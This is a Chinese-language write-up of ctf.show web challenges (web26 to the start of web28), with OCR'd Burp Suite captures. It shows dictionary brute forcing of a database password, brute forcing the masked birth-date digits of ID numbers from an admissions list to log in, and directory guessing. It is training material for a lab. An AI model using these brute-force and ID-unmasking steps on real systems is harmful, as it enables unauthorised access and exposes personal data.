
静候雷佳音

发现爆不出来，不要慌，换一本字典



Request	Payload	Status	Error	Timeout	Length	Comment
2384	7758521	200	□	□	315	
0		200	□	□	256	
1	!@#$%^&*	200	□	□	256	
2	$$$$	200	□	□	256	
3	******	200	□	□	256	
4	....	200	□	□	256	
5	.575783.	200	□	□	256	
6	0000	200	□	□	256	
7	00000	200	□	□	256	
8	000000	200	□	□	256	
9	00000000	200	□	□	256	
10	0000001	200	□	□	256	
11	000001	200	□	□	256	

最后爆出来的密码应该是7758521（亲亲我吧我爱你）也算是我们当年常用的密码，传入密码




```
POST /checkdb.php HTTP/1.1
Host: 18ab8a39-0e9e-46d7-b3a6-e6e38949c4a2.challenge.ctf.show
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 44
Origin: http://18ab8a39-0e9e-46d7-b3a6-e6e38949c4a2.challenge.ctf.show
Connection: close
Referer: http://18ab8a39-0e9e-46d7-b3a6-e6e38949c4a2.challenge.ctf.show/install.php

a=localhost&p=3306&d=ctf&u=root&pass=7758521
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 12 Dec 2023 17:04:32 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.3.11
Content-Length: 122

{"success":true,"msg":"\u6570\u636e\u5e93\u8fde\u63a5\u6210\u529f","flag":"ctfshow{62c72e5
9-6520-4327-874d-0bb67d868204}"}
```

得到flag

web27

打开网站，发现需要登陆，但是有录取名单和学生学籍信息查询系统




用户登录 / LOGIN

学号：

密码：


○部门 ○教师 ●学生 ○访客

打开录取名单发现身份证号中间几位被隐藏



序号	姓名	专业	身份证号码	备注
1	高先伊	WEB	621022********5237	
2	嵇开梦	MISC	360730********7653	党员
3	郎康焕	RE	522601********8092	
4	元羿谆	PWN	451023********3419	生源地贷款
5	祁落兴	CRYPTO	410927********5570	


随便在查询系统里输入中间几位进行抓包爆破



高先伊

621022********5237

然后你会惊奇的发现，抓不到包




Request to http://f9a4381c-8ed6-4548-8cfa-bb9ab9444a97.challenge.ctf.show:80 [124.223.158.81]

```
GET /info/query.php? HTTP/1.1
Host: f9a4381c-8ed6-4548-8cfa-bb9ab9444a97.challenge.ctf.show
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: close
Referer:
http://f9a4381c-8ed6-4548-8cfa-bb9ab9444a97.challenge.ctf.show/info/query.php?
Upgrade-Insecure-Requests: 1


```

小慌一下吧

换个浏览器试试,直接用bp自带的浏览器


因为是自带的，所以不需要设置代理



```
POST /info/checkdb.php HTTP/1.1
Host: 8914dadb-b124-4d8b-9039-3b6dbd9d42c7.challenge.ctf.show
Content-Length: 50
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://8914dadb-b124-4d8b-9039-3b6dbd9d42c7.challenge.ctf.show
Referer: http://8914dadb-b124-4d8b-9039-3b6dbd9d42c7.challenge.ctf.show/info/query.php
Accept-Encoding: gzip, deflate, br
Accept-Language: zh
Connection: close

a=%E9%AB%98%E5%85%88%E4%BC%8A&p=621022********5237
```

然后对身份证不知道的地方进行爆破

爆破模式选择Dates



You can define one or more payload sets. The number of payload sets depends on the attack type def

Payload set: 1 Payload count: 12,400

Payload type: Dates Request count: 12,400

Payload settings [Dates]

This payload type generates date payloads within a given range and in a specified format.

From: 1 January 1990

To: 13 December 2023

Step: 1 Days


Format: ○ 12/13/23

● yyyyMMdd

Example: 19901213

要注意设置年月日格式为yyyyMMdd

开始爆破




32	19900201	200	☐	☐	393
0		200	☐	☐	255
1	19900101	200	☐	☐	255
2	19900102	200	☐	☐	255
3	19900103	200	☐	☐	255
4	19900104	200	☐	☐	255
5	19900105	200	☐	☐	255
6	19900106	200	☐	☐	255

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 13 Dec 2023 04:22:20 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/7.3.11
Content-Length: 195

{"0":"success","msg":"\u606d\u559c\u60a8\uff0c\u60a8\u5df2\u88ab\u6211\u6821\u5f55\u53d6\uff0c\u4f60
\u7684\u5b66\u53f7\u4e3a02015237 \u521d\u59cb\u5bc6\u7801\u4e3a\u8eab\u4efd\u8bc1\u53f7\u7801"}
```

爆出来为19900201


将其输入进行查询



...d8b-9039-3b6dbd9d42c7.challenge.ctf.show says

恭喜您，您已被我校录取，你的学号为02015237 初始密码为身份证号码

得到密码学号进行登录




```
POST /checklogin.php HTTP/1.1
Host: 8914dadb-b124-4d8b-9039-3b6dbd9d42c7.challenge.ctf.show
Content-Length: 31
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.3
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://8914dadb-b124-4d8b-9039-3b6dbd9d42c7.challenge.ctf.show
Referer: http://8914dadb-b124-4d8b-9039-3b6dbd9d42c7.challenge.ctf.show/index.php
Accept-Encoding: gzip, deflate, br
Accept-Language: zh
Connection: close

a=02015237&p=621022199002015237
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 13 Dec 2023 04:26:32 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.3.11
Content-Length: 118

{"0":"success","msg":"\u606d\u559c\u60a8\uff0c\u767b\u9646\u6210\u529f!ctfshow{7b8cdde7-aff0-40c2-8da0-1857908005de}"}
```

得到flag


web28

进入，刷新抓一下包



```
GET /0/1/2.txt HTTP/1.1
Host: 2984d7e7-304d-4a29-8627-6d0769a5a3a9.challenge.ctf.show
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://2984d7e7-304d-4a29-8627-6d0769a5a3a9.challenge.ctf.show/
Accept-Encoding: gzip, deflate, br
Accept-Language: zh
If-None-Match: "5f50f138-14"
If-Modified-Since: Thu, 03 Sep 2020 13:35:52 GMT
Connection: close

```

发现一个有意思的地方




```
GET /0/1/2.txt
```

这个地方，谁家好人目录用数字啊，猜一下其他目录也是数字？

爆破，

补：这是一些用法




狙击手-单个payload(Sniper)
This attack uses a single set of payloads and one or more payload positions. It places each payload into the first position, then each payload into the second position, and so on.

撞击物-一组payload(Battering ram)
This uses a single set of payloads. It iterates through the payloads, and places the same payload into all of the defined payload positions at once.

